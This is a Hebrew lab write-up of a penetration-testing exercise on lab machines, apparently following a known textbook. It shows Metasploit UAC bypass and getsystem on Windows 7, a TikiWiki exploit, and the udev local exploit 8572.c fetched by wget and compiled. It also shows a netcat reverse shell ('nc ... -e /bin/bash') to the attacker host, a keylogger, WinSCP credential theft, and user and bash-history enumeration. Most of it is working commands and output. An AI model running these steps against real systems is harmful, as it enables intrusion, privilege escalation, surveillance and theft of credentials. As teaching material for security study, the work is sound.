[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) >
```

נגדיר לו את הסשן להיות הסשן שקיבלנו מה meterpreter כאשר ניצלנו את החולשה למערכת הקורבן Windows 7 ונריץ את הפקודה exploit , נוכל לראות כי הצלחנו וקיבלנו סשן חדש מה meterpreter , נבדוק מי היוזר שלנו שקיבלנו ברגע הפריצה על ידי הפקודה getuid , ניתן לראות שאנחנו עדיין עם היוזר Georgia Weidman

```
msf6 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175686 bytes) to 10.100.102.84
[*] Meterpreter session 2 opened (10.100.102.83:4444 -> 10.100.102.84:51598) at 2024-01-23 11:53:07 -0500

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter >
```

אך הפעם על ידי עקיפת מנגנון הUAC נוכל להשתמש בפקודה של getsystem, נבצע את הפקודה ונראה שאכן קיבלנו משתמש עם הרשאות מערכת, נוודא זאת על ידי הפקודה getuid ונראה שאכן קיבלנו את משתמש עם הרשאות מערכת .

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

בחלק הזה של הניסוי נראה על מכונת הקורבן Ubuntu (המכונה התוקפת בחלק הזה הייתה kali linux 1.0.6) השתמשנו בחולשה המוכרת שהייתה לתוכנת TikiWiki CMS חולשה זו מוכרת בשם CVE-2007-5423, חולשה זו אפשרה למשתמשים להחדיר קוד PHP שרירותי אשר יכול לגרום לנזקים

שונים בשרת. החולשה נובעת מכך שבאחד התסריטים של מערכת Tiki, בתסריט graph_formula.php , ישנו משתנה מסוג מערך בשם f. המשתנה הזה מקבל קלט מהמשתמש, ובהמשך הוא מועבר כפרמטר לפונקציה בשם create_function של שפת PHP עצמה. בסוף החולשה קיבלנו סשן מה meterpreter . נכנס בעזרת פקודת shell לטרמינל של לינוקס במכונת הקורבן Ubuntu ונבדוק על ידי הפקודה whoami איזה משתמש קיבלנו בעת הפריצה, במקרה זה קיבלנו את של www-data שזה משתמש מערכת בשרת Unix/Linux המשמש לאחסון קבצים ונתונים עבור אתרים. הוא בדרך כלל בעל הרשאות מוגבלות, מה שמקשה על גישה לנתונים שלו על ידי משתמשים אחרים.

```
meterpreter > shell
Process 15886 created.
Channel 0 created.
whoami
www-data
```

על מנת לעשות הסלמת הרשאות נצטרך עוד קצת פרטים על מערכת הקורבן, על ידי הפקודה uname -a נוכל לראות מידע על מערכת הקורבן Ubuntu ועל הגרסה של הkernel , לאחר מכן נרשום את הפקודה lsb_release -a נוכל לראות את גרסת מערכת הקורבן Ubuntu 8.10, כמו כן נוכל לראות שה codename הוא intrepid שהיא גרסה קצת לא עדכנית ופגיעה ליחסית לא מעט בעיות של הסלמת הרשאות. נשים את הפוקוס בחלק של הניסוי על הבעיה במנגנון udev שהוא מנגנון ניהול ההתקנים של linux החולשה הקיימת היא CVE-2009-1185, הבעיה נגרמת מכך שה-daemon (שרץ כ root) האחראי לטעינה של דרייברים לא מצליח לזהות אם מקור הבקשה לטעינת הדרייבר היא מה-user או מה-kernel , כלומר הודעות הנשלחות ממשתמש ל udev יכול לשכנע להריץ עם הרשאות root

```
uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 8.10
Release:        8.10
Codename:       intrepid
No LSB modules are available.
```

נבדוק איזה גירסה יש למנגנון udev הנמצא במכונת הקורבן Ubuntu, החולשה הזכרנו קיימת לגרסאות הקטנות מהגרסה 141 ולכן אותן גרסאות של מנגנון udev שקיימות במכונות קורבן Ubuntu הן פגיעות, ניתן לראות שמכונת הקורבן שלנו Ubuntu פגיעה ולכן נוכל לנצל את החולשה הנ"ל

```
georgia@ubuntu:~$ udevadm --version
124
georgia@ubuntu:~$
```

על ידי הפקודה הבאה נוכל לחפש בתוכן פומבי של exploitdb נוכל לחפש איזה קוד יכול לנצל את החולשה, אנו נתייחס לקובץ 8572.C כי הקוד עצמו מתועד טוב בהערות ומספק מידע נרחב איך להשתמש. מהקוד עצמו אנו מבינים שאנו צריכים להעביר PID של udev netlink socket כפרמטר לניצול החולשה

```
root@kali:~# /usr/share/exploitdb/searchsploit udev
 Description                                                              Pat
h
--------------------------------------------------------------------------- ----
---------------------
Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit                  /lin
ux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit            /lin
ux/local/8572.c
Linux udev Netlink Local Privilege Escalation                             /lin
ux/local/21848.rb
root@kali:~#
```

נבדוק ע"י הסשן שקיבלנו אז שניצלנו את החולשה של תוכנת TikiWiki עם הפקודה shell כדי להכנס לטרמינל של מכונת הקורבן, אם במכונת הקורבן מותקן לנו הקומפיילר gcc , מכיוון לא נתנו לקומפיילר ארגומנט נקבל את ההערה הבא, מבחן זה מראה לנו כי הקומפיילר קיים לכן נוכל להשתמש בו

```
gcc
gcc: no input files
```

נבדוק שאכן השרת של apache2 קיים על מנת שנוכל לעלות את הקובץ 8572.C לכתובת IP של מכונת התוקף

```
root@kali:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the server's fully qualifie
d domain name, using 127.0.1.1 for ServerName
httpd (pid 6403) already running
. ok
root@kali:~#
```

נעתיק את הקובץ 8572.C לשרת IP של מכונת התוקף על מנת שנוכל להוריד אותה על ידי מכונת הקורבן עם השליטה שקיבלנו עליה

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www
root@kali:~#
```

נוריד ע"י הסשן שקיבלנו אז שניצלנו את החולשה של תוכנת TikiWiki עם הפקודה shell כדי להכנס לטרמינל של מכונת הקורבן, עם הפקודה wget http://10.100.102.85/8572.c נוריד את הקובץ שהעלינו שהוא מכיל את הקוד לניצול החולשה של udev

```
wget http://10.100.102.85/8572.c
--2024-01-23 09:18:46--  http://10.100.102.85/8572.c
Connecting to 10.100.102.85:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2768 (2.7K) [text/x-csrc]
Saving to: `8572.c'

     0K ..                                                    100%  553M=0s

2024-01-23 09:18:46 (553 MB/s) - `8572.c' saved [2768/2768]
```

נקמפל את הקובץ שהורדנו על ידי הפקודה gcc -o exploit 8572.c וכך ניתן לשם קובץ שבעזרתו נריץ את השם exploit ולאחר מכן נחפש איזה PID אנו צריכים על ידי הפקודה cat /proc/net/netlink

,קיבלנו רשימה של תהליכים. אנו יודעים שהתהליך צריכים מהרשימה הזו זה התהליך של udev פחות אחד.

```
gcc -o exploit 8572.c
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
e7ba5a00 0   6478   00000001 0        0        00000000 2
f74ccc00 0   0      00000000 0        0        00000000 2
f78d0200 0   5552   00000111 0        0        00000000 2
e7ba5400 0   4200782 00000000 0        0        00000000 2
eadcda00 4   0      00000000 0        0        00000000 2
eadeea00 7   0      00000000 0        0        00000000 2
eb2ff600 9   0      00000000 0        0        00000000 2
f75f2800 10  0      00000000 0        0        00000000 2
f75f0200 11  0      00000000 0        0        00000000 2
f74cd400 15  0      00000000 0        0        00000000 2
eae53800 15  2466   00000001 0        0        00000000 2
f75f1c00 16  0      00000000 0        0        00000000 2
f79d0a00 18  0      00000000 0        0        00000000 2
```

על ידי הפקודה ps aux | grep udev נחפש את התהליך של udev , כמו שניתן לראות קיבלנו שהתהליך של udev עם יוזר root הוא תהליך מספר2467, ומהטבלה הקודמת אנו מבינים שהתהליך שאנו צריכים הוא 2466

```
ps aux | grep udev
root      2467  0.0  0.0   2532  1020 ?        S<s  05:51   0:00 /sbin/udevd --daemon
```

ניצור קובץ tmp/run/ בעזרת התוכנה Netcat המכיל סקריפט ב bash שבעצם מתחבר חזרה למאזין למכונה התוקפת שלנו, הקוד הזה ירוץ בעזרת המשתמש root

```
cat /tmp/run
cat: /tmp/run: No such file or directory
echo "#! /bin/bash" >>/tmp/run
echo "nc 10.100.102.85 12345 -e /bin/bash" >> /tmp/run
cat /tmp/run
#! /bin/bash
nc 10.100.102.85 12345 -e /bin/bash
```

בסשן שקיבלנו אז שניצלנו את החולשה של תוכנת TikiWiki עם הפקודה shell כדי להכנס לטרמינל של מכונת הקורבן נראה שאנו עדיין עם המשתמש www-data

```
whoami
www-data
```

לפי שנריץ את הקובץ שהורדנו למערכת הקורבן שמנצל את החולשה, נגדיר מאזין על המכונה התוקפת שיתפוס את ה shell של Netcat

```
root@kali:~# nc -lvp 12345
nc: listening on :: 12345 ...
nc: listening on 0.0.0.0 12345 ...
```

בסשן שקיבלנו אז שניצלנו את החולשה של תוכנת TikiWiki עם הפקודה shell כדי להכנס לטרמינל של מכונת הקורבן נריץ את הקובץ שמנצל את החולשה exploit עם הארגומנט של מספר התהליך 2466 שמצאנו מקודם שהוא ה PID של udev netlink socket

```
./exploit 2466
```

לאחר שהרצנו את הקובץ נוכל לראות במכונה התוקפת אחרי שהקמנו בה מאזין, שקיבלנו התחברות ממכונת הקורבן ל shell שלה ועל ידי פקודת whoami נראה שקיבלנו את המשתמש root ושניתנה לנו גישה להכל

```
root@kali:~# nc -lvp 12345
nc: listening on :: 12345 ...
nc: listening on 0.0.0.0 12345 ...
nc: connect to 10.100.102.85 12345 from 10.100.102.88 (10.100.102.88) 37895 [37895]
whoami
root
```

Local Information Gathering

מבוא: בעת התקפה מוצלחת המנצלת חולשת אבטחה מסוימת, אנו מקבלים שליטה על מכונת הקורבן. השליטה פותחת session של meterpreter מול מכונת הקורבן. ה-meterpreter הוא מעין shell משודרג, המאפשר לנו לבצע מגוון רחב של פעולות על מכונת הקורבן. לפני קבלת הגישה עם meterpreter , עבדנו עם מערכת metaspolit ועם הכלי Msfvenom אשר איתו יצרנו את הקונפיגורציה לפריצה. לאחר קבלת הסשן מה- meterpreter ולאחר הסלמת הרשאות וקבלת משתמש עם הרשאות מערכת, גדל לנו הפוטנציאל לגשת למידע רגיש, כמו התקנת מערכת ששומרת סיסמאות כטקסט גלוי או שימוש באלגוריתם חלש של פונקציות תמצות, שמירת מידע של כרטיס האשראי וכו'. בניסוי נראה כמה שיטות לאסוף מידע ממכונות קורבן שהצלחנו לנצל את החולשות שלהן: נראה חיפוש קבצים מעניינים על ידי חיפוש חלק מהשם, נראה שימוש בkeylogging שבעצם מראה לנו מה המשתמש עושה, נראה איך נוכל לאסוף אישורים מתוכנת WinSCP שהיא תוכנה פופולרית להעברת קבצים מאובטחת בין מחשבים בכך שאנו מוסיפים מחשבים עם כתובות הIP שלהן לרשימה, נראה שימוש בפקודת net שמספקת לנו צפייה ועריכה של מידע על הרשת של מכונת הקורבן, ולבסוף נראה כיצד קובץ bash_history. שהוא קובץ טקסט המאחסן את היסטוריית הפקודות שהוזנו במעטפת bash. מספק לנו מידע על המשתמש במכונת הקורבן

מכונות הקורבן היא Windows XP וUbuntu. נראה בהתחלה חלק מהדרכים על Windows XP ואחר כך נראה חלק מהדרכים על הUbuntu

קצת הסברים על כלים אלה:

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:

קיימת לנו אופציה לחפש קבצים מעניינים למשל על ידי הפקודה הנ"ל נוכל לחפש קבצים במערכת הקורבן ששמם מכיל את המילה password


```
meterpreter > search -f *password*
Found 10 results...
==================

Path
      Size (bytes)  Modified (UTC)
____  ____________  ______________

c:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\CDQL4NOJ\passwordpage
2[1]  1546          2018-02-21 06:30:17 -0500
c:\WINDOWS\$NtServicePackUninstall$\password.chm
      21629         2001-08-23 08:00:00 -0400
c:\WINDOWS\Help\password.chm
      21891         2007-04-02 16:31:56 -0400
c:\xampp\passwords.txt
      362           2009-08-05 18:00:00 -0400
c:\xampp\phpMyAdmin\libraries\display_change_password.lib.php
      3467          2009-08-05 18:00:00 -0400
c:\xampp\phpMyAdmin\user_password.php
      4622          2009-08-05 18:00:00 -0400
c:\xampp\php\PEAR\Zend\Dojo\Form\Element\PasswordTextBox.php
      1446          2009-08-05 18:00:00 -0400
c:\xampp\php\PEAR\Zend\Dojo\View\Helper\PasswordTextBox.php
      1869          2009-08-05 18:00:00 -0400
c:\xampp\php\PEAR\Zend\Form\Element\Password.php
      2383          2009-08-05 18:00:00 -0400
c:\xampp\php\PEAR\Zend\View\Helper\FormPassword.php
      2942          2009-08-05 18:00:00 -0400

meterpreter >
```

עוד אופציה לאסוף מידע זה לעקוב אחרי הפעולות שהיוזר במכונת הקורבן עשה, למשל בפקודות של keylogging נרצה לראות על איזה מקשים היוזר במכונת הקורבן לחץ, ב keyscan_start נתחיל את הסריקה , בkeyscan_dump נקבל את החוצץ שבו נשמרו המקשים שהיוזר לחץ , ובkeyscan_stop נפסיק את הסריקה


לדוגמא נתחיל את הסריקה של המקשים

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

היוזר במכונת הקורבן פתח את dialog run נכנס לכתבן והתחיל לכתוב דברים



היוזר למשל רשם את המשפט הבא




ניתן לראות שאם נכנס את הפקודה keyscan_dump נקבל את הלוג של כפתורים שהיוזר במכונת הקורבן עשה

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Left Windows><^H>notepad.exe<CR>
hi georgia

meterpreter >
```


לאחר מכן נעצור את הסריקה כשנרצה להפסיק

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```

נראה איך אנחנו לוקחים אישורים מ- WinSCP , כלי העתקה מאובטח של Windows. במכונת הקורבן Windows XP נעשה את הפעולות הבאות (בפועל נצטרך לסמוך על המשתמש במכונת הקורבן שעשה זאת ואנחנו רק ננצל את האופציה) נפתח את WinSCP ונגדיר את הפרוטוקול של הקובץ להיות SCP נכניס את הIP של מערכת הקורבן Ubuntu ונכניס את הפורט להיות 22 ואת השם משתמש וסיסמא ליוזר georgia של מכונת הקורבן Ubuntu



נשמור וייפתח לנו חלונית שם נקבל שם לסשן שיהיה שילוב שם היוזר והIP של מכונת הקורבן Ubuntu. כלומר, georgia@10.100.102.88 , ולבסוף נשמור עם סימון על הצ'קבוקס שלשמור סיסמא (אפילו WinSCP מזהיר אותנו שהסימון לא מומלץ)



נחזור למכונה התוקפת, נשתמש במודול post/windows/gather/credentials/winscp , המודול מנסה לאתר קבצי הגדרות של WinSCP במחשב היעד ולאחר מכן לחלץ מהם את האישורים המאוחסנים. נראה פרטים עליו, נראה שאנו רק צריכים לתת לו את הסשן שקיים לנו כבר מה-meterpreter מניצול החולשה ms08_067_netapi

```
meterpreter > background
[*] Backgrounding session 3 ...
msf6 exploit(windows/smb/ms08_067_netapi) > use post/windows/gather/credentials/winscp
msf6 post(windows/gather/credentials/winscp) > show options

Module options (post/windows/gather/credentials/winscp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(windows/gather/credentials/winscp) >
```

נכניס את הסשן ונרשום את הפקודה exploit , נוכל לראות שקיבלנו את הפרטים שהמשתמש במערכת הקורבן של Windows XP שמר ב- WinSCP , נוכל לראות שמופיעים לנו הIP , הפורט, שם המשתמש במערכת הקורבן Ubuntu והסיסמא שלו

```
msf6 post(windows/gather/credentials/winscp) > set SESSIONS 3
[!] Unknown datastore option: SESSIONS. Did you mean SESSION?
SESSIONS => 3
msf6 post(windows/gather/credentials/winscp) > set SESSION 3
SESSION => 3
msf6 post(windows/gather/credentials/winscp) > exploit

[*] Looking for WinSCP.ini file storage ...
[*] Looking for Registry storage ...
[+] Host: 10.100.102.88, IP: 10.100.102.88, Port: 22, Service: SSH, Username: georgia, Password: password
[*] Post module execution completed
msf6 post(windows/gather/credentials/winscp) >
```

נראה דרך איך לצפות ולערוך מידע על הרשת במכונת הקורבן, לשם כך נשתמש בפקודת net . נכנס ל shell של מערכת הקורבן Windows XP ונשתמש בפקודת net users שתראה לנו את כל המשתמשים המקומיים במכונת הקורבן , כמו שניתן לראות אנחנו מקבלים את רשימת המשתמשים

במערכת המקומית, ביניהם יש את georgia, את Secret ואת Guest . כמו כן נוכל לרשום אחר הפקודה את המילה domain/ ונקבל את הדומיין במקום המערכת המקומית.

```
msf6 post(windows/gather/credentials/winscp) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 2336 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\georgia>net users
net users

User accounts for \\BOOKXP

-------------------------------------------------------------------------------
Administrator            georgia                  Guest
HelpAssistant            secret                   SUPPORT_388945a0
The command completed successfully.


C:\Documents and Settings\georgia>
```

במידה ונרצה לראות חברי קבוצה כלשהי נוכל להשתמש בפקודה net localgroup ואחריה את שם הקבוצה למשל כאן נרצה לראות את חברי הקבוצה שנמצאים ב- Administrators, שהם Administrator, georgia, secret

```
C:\Documents and Settings\georgia>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
georgia
secret
The command completed successfully.


C:\Documents and Settings\georgia>
```

דרך נוספת שבה נוכל לקבל מידע כאשר מערכת הקורבן היא Ubuntu היא לבדוק מה קיים בקובץ bash_history. קובץ זה מכיל את הפקודות שהתבצעו כאשר ה bash shell היה סגור. לדוגמא נוכל לראות כאן שהסיסמא של georgia במכונת הקורבן Ubuntu היא password

```
georgia@ubuntu:~$ cat .bash_history
my password is password
nano .bash_history
du -sh /var/cache/apt/archives
sudo su
exit
ls
cd Documents/
gcc -g p1.c -o myp1
```

Pivoting

מבוא: בדרך כלל לארגון יש מעט מערכות שמופנות לאינטרנט שמארחות שירותים שאמורים להיות זמינים באינטרנט למשל :שרתים, אימיילים וכו'. שירותים אלה בדרך כלל מארח אותם ספק גדול או שהם נמצאים אצלם "בבית" שבמקרה הזה אם נצליח לקבל שליטה עליהם מהאינטרנט נוכל לקבל שליטה על הרשת המקומית שלהם. בניסוי זה נראה איך נבצע מתקפת ציר. מתקפת ציר היא מתקפה שבה ננסה לתקוף מכונה אשר איננה מחוברת לאותה רשת שאליה אנו מחוברים. נעשה זאת באמצעות תהליך אשר נקרא Pivoting. הרעיון של מתקפת ציר הוא למצוא מכונה אשר מחוברת לשתי רשתות, גם לרשת שלנו וגם לרשת של המכונה המותקפת. לאחר שמצאנו מכונה כזו, נתקוף אותה תחילה, וממנה נוציא תקיפות על יעד התקיפה המקורי.

בהדגמה נשתמש ב3 מכונות:

1. מכונה התוקפת קאלי - כתובת הIP שלה יהיה 10.100.102.85
2. מכונה המשמשת כמכונת ציר Windows 7 – לה יהיו 2 כתובות IP , הראשונה תהיה רשת בה המכונה התוקפת תוכל לתקשר איתה והיא 10.100.102.84 ,הכתובת השנייה תהיה רשת בה מכונת הקורבן Windows XP תוכל לתקשר איתה והיא 192.168.209.128
3. מכונה הקורבן Windows XP - כתובת הIP שלה יהיה 192.168.209.89

בניסוי הזה נראה כיצד אנחנו מבצעים מתקפת ציר למערכת הקורבן לאחר שניצלנו חולשה הקיימת במכונת הציר וקיבלנו סשן מ meterpreter . במערכת הקורבן Windows 7 נקבל קודם סשן ל-meterpreter על ידי ניצול החולשה הקיימת בתוכנת המדיה Winamp ננצל את החולשה על ידי יצירת קובץ זדוני ושכנוע המשתמש במכונת הקורבן להתקין אותו בכך שהקובץ "אמור" לתת לו skin חדש לנגן. לאחר שקיבלנו סשן נוסיף נתיב לטבלת הנתיבים בין מכונת הציר למכונת הקורבן, נבדוק איזה פורטים פתוחים אצל מכונת הקורבן ונשתמש בחולשה ms_08_067_netapi שהיא חולשה בשירות ה-Server של Microsoft, המאפשרת למתקף להריץ קוד מרחוק במחשב פגוע. החולשה נובעת משגיאה בקוד ה-RPC של השירות, המאפשרת למתקף לשלוח בקשה לא תקינה לשירות, שתגרום לו להריץ קוד זדוני. חולשה זו קיימת למכונת הקורבן Windows XP עם ה payload הזה windows/meterpreter/bind_tcp שיאפשר לנו לקשר בין המכונה התוקפת למכונת הקורבן מכיוון ששניהן נמצאות ברשתות שונות כאשר מכונת הציר היא המקשרת. לאחר שקיבלנו גישה למכונת הקורבן נרצה להרחיב את הפעולות שלנו מעבר למה שה-Metasploit מציע ולכן נשתמש בשרת הפרוקסי ProxyChains ,שרת זה יאפשר לנו להריץ למשל את התוכנה Nmap מחוץ ל- Metasploit.

Proxychains הוא כלי שורת פקודה המאפשר לנו להעביר את תעבורת האינטרנט שלך דרך שרתי פרוקסי, הוא עובד על ידי הגדרת קבצי תצורה המכילים רשימה של שרתי פרוקסי. כאשר אנו מפעילים פקודה דרך Proxychains, הוא יבחר שרשרת פרוקסי אקראית מתוך רשימת שרתי הפרוקסי ויעביר את תעבורת האינטרנט שלנו דרך שרשרת הפרוקסי.

